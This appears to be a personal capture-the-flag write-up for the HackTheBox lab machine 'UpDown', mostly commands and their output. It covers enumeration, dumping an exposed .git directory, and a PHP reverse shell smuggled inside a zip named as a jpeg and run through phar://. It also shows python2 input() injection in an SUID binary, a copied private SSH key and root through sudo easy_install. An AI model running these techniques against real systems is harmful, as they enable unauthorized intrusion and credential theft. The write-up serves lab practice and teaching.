UpDown


Monday, April 28, 2025 7:47 PM


UpDown

https://www.youtube.com/watch?v=yW_lxWB1Yd0
https://0xdf.gitlab.io/2023/01/21/htb-updown.html

Enumeration

```
└──╼ #nmap -A -T4  -p- 10.129.227.227
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 11:29 CDT
Nmap scan report for 10.129.227.227
Host is up (0.0090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```






```
┌─[✗]─[root@htb-chxfdnwxft]─[/home/aungmyint]
└──╼ #nc -nvlp 441
listening on [any] 441 ...
connect to [10.10.14.96] from (UNKNOWN) [10.129.227.227] 59758
GET / HTTP/1.1
Host: 10.10.14.96:441
User-Agent: siteisup.htb
Accept: */*

^C
┌─[✗]─[root@htb-chxfdnwxft]─[/home/aungmyint]
└──╼ #nc -nvlp 441
listening on [any] 441 ...
connect to [10.10.14.96] from (UNKNOWN) [10.129.227.227] 59760
GET / HTTP/1.1
Host: 10.10.14.96:441
User-Agent: siteisup.htb
Accept: */*

^C
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.75.73 siteisup.htb  dev.siteisup.htb
```

Directory enumeration using dirsearch.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# dirsearch -u http://10.129.75.73/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: De
```

```
[21:38:19] 301 -  310B  - /dev  ->  http://10.129.75.73/dev/
[21:38:19] 200 -    0B  - /dev/
```


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# dirsearch -u http://10.129.75.73/dev
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. S
e https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/reports/http_10.129.75.73/_dev_25-04-19_21-39-17.txt

Target: http://10.129.75.73/

[21:39:17] Starting: dev/
[21:39:19] 301 -  315B  - /dev/.git  ->  http://10.129.75.73/dev/.git/
```

Subdomain enumeration

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# wfuzz -u http://10.129.75.73 -H "Host: FUZZ.siteisup.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hh 1131

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.75.73/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   403        9 L      28 W       281 Ch      "dev"

Total time: 0
```

wfuzz -u http://10.129.75.73 -H "Host: FUZZ.siteisup.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hh 1131

Go to the path.



Index of /dev/.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2021-10-20 19:40	21	
branches/	2021-10-20 19:40	-	
config	2021-10-20 19:42	298	
description	2021-10-20 19:40	73	
hooks/	2021-10-20 19:40	-	
index	2021-10-20 19:42	521	
info/	2021-10-20 19:40	-	
logs/	2021-10-20 19:40	-	
objects/	2021-10-20 19:40	-	
packed-refs	2021-10-20 19:40	112	
refs/	2021-10-20 19:40	-	


Apache/2.4.41 (Ubuntu) Server at siteisup.htb Port 80

Download those files using git-dumper


```
git-dumper http://siteisup.htb/dev/.git website/
```

#website/ is just a output file you wanna save.
code #open code OSS to view the codes. > open saved git-dumper folder

This means that by adding this header, we can bypass the WAF. This is typically a bypass method intentionally allowed by developers for testing purposes or to make certain content inaccessible to the public.



This site is forbidden, we can't view it.





Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

in burpsuite, add this rule to add this header in all the requests.







Make test.php to print out php info and zip it.

```
┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# cat test.php
<?php phpinfo(); ?>

┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# zip test.jpeg test.php
updating: test.php (stored 0%)
```

Upload that file and copy folder name and execute it.






Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
5be4efc126ae034db46e903150175a42/	2025-04-20 01:16	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Print out php info page



This show all the disabled functions

auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value


Make function.php file to test which php function is disabled. (using script)

```
┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# cat function.php
<?php
$dangerous_functions = array(
    'pcntl_alarm', 'pcntl_fork', 'pcntl_waitpid', 'pcntl_wait', 'pcntl_wifexited',
    'pcntl_wifstopped', 'pcntl_wifsignaled', 'pcntl_wifcontinued', 'pcntl_wexitstatus',
    'pcntl_wtermsig', 'pcntl_wstopsig', 'pcntl_signal', 'pcntl_signal_get_handler',
    'pcntl_signal_dispatch', 'pcntl_get_last_error', 'pcntl_strerror', 'pcntl_sigprocmask',
    'pcntl_sigwaitinfo', 'pcntl_sigtimedwait', 'pcntl_exec', 'pcntl_getpriority',
    'pcntl_setpriority', 'pcntl_async_signals', 'error_log', 'system', 'exec',
    'shell_exec', 'popen', 'proc_open', 'passthru', 'link', 'symlink', 'syslog',
    'ld', 'mail', 'mbstring', 'imap_open', 'imap_mail', 'libvirt_connect',
    'gnupg_init', 'imagick'
);

// Loop through dangerous_functions and print if it is enabled
foreach ($dangerous_functions as $function) {
    if (function_exists($function)) {
        echo $function . " is enabled\n";
    }
}
```


Zip it

```
┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# zip test.jpeg function.php
updating: function.php (deflated 58%)
```

Upload that jpeg file.




Go to that file and copy this folder name.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
fd8683d707d8fa22851e8f6afc41cde5/	2025-04-20 01:09	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80




Index of /uploads/fd8683d707d8fa22851e8f6afc41cde5


Name	Last modified	Size	Description
Parent Directory		-	
test.jpeg	2025-04-20 01:09	1.0K	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

You will see which function is disabled. That means we can exploit proc_open.



Make shell.php




```
┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# cat shell.php
<?php
$cmd = "bash -c 'bash -i >& /dev/tcp/10.10.16.5/9001 0>&1'";
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);
$process = proc_open($cmd, $descriptorspec, $pipes);
```


Zip it

```
┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# zip test.jpeg shell.php
updating: shell.php (deflated 48%)
```


Upload reverse shell file



Copy the folder name



Run the uploaded shell file



http://dev.siteisup.htb/?page=phar://uploads/289a1db378a72069389689a4dcfccb5b/test.jpeg/shell
Run netcat and we got reverse shell

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.75.73] 41862
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@updown:/var/www/dev$
```

We need to view user.txt but only root or developer can view it.

```
www-data@updown:/home/developer$ ls -al
total 40
drwxr-xr-x 6 developer developer 4096 Aug 30  2022 .
drwxr-xr-x 3 root      root      4096 Jun 22  2022 ..
lrwxrwxrwx 1 root      root         9 Jul 27  2022 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer  231 Jun 22  2022 .bash_logout
-rw-r--r-- 1 developer developer 3771 Feb 25  2020 .bashrc
drwx------ 2 developer developer 4096 Aug 30  2022 .cache
drwxrwxr-x 3 developer developer 4096 Aug  1  2022 .local
-rw-r--r-- 1 developer developer  807 Feb 25  2020 .profile
drwx------ 2 developer developer 4096 Aug  2  2022 .ssh
drwxr-x--- 2 developer www-data  4096 Jun 22  2022 dev
-rw-r----- 1 root      developer   33 Apr 19 00:33 user.txt
www-data@updown:/home/developer$ cd \.ssh
```

#siteisup is written in python2. python2 is vulnerable in input using __import__("os").system("bash")
#that will elevate to user developer because it has SUID and file owner is developer. That's why when we exploit this we got user developer access.

```
www-data@updown:/home/developer/dev$ ls -al
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22  2022 .
drwxr-xr-x 6 developer developer  4096 Aug 30  2022 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__("os").system("bash")
developer@updown:/home/developer/dev$ id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
```

Copy ssh key

```
developer@updown:/home/developer$ cd .ssh
developer@updown:/home/developer/.ssh$ ls -al
total 20
drwx------ 2 developer developer 4096 Aug  2  2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30  2022 ..
-rw-rw-r-- 1 developer developer  572 Aug  2  2022 authorized_keys
-rw------- 1 developer developer 2602 Aug  2  2022 id_rsa
-rw-r--r-- 1 developer developer  572 Aug  2  2022 id_rsa.pub
developer@updown:/home/developer/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6FOzixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
S1qi9PFoNvzkt7Uy3++6xDd95ugAdtuRL7qzA03xSNkqnt2HgjKAPOr6ctIvMDph8JeBF2
```

ssh login

```
┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# nano developer_id_rsa

┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# chmod 600 developer_id_rsa

┌──(root㉿kali)-[/home/kali/Desktop/htb/updown]
└─# ssh -i developer_id_rsa developer@10.129.75.73
The authenticity of host '10.129.75.73 (10.129.75.73)' can't be established.
ED25519 key fingerprint is SHA256:c0DzrPfIOA6IA7zGJh7Ee/FJ3B2g7R2KnzeUif9zCWQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.75.73' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-122-generic x86_64)
```

```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
```

```
developer@updown:~$ id
uid=1002(developer) gid=1002(developer) groups=1002(developer)
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
```

```
developer@updown:~$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.DiHvqKHaIl
Writing /tmp/tmp.DiHvqKHaIl/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.DiHvqKHaIl/egg-dist-tmp-0noLwC
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/tmp/tmp.DiHvqKHaIl
# cd /
# ls
bin   data  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  var
boot  dev   home  lib32  libx32  media       opt  root  sbin  sys  usr
# cd /root
# ls
root.txt  snap
# cat root.txt
be4b8f25603ea201cb53477e61c875ac
#
```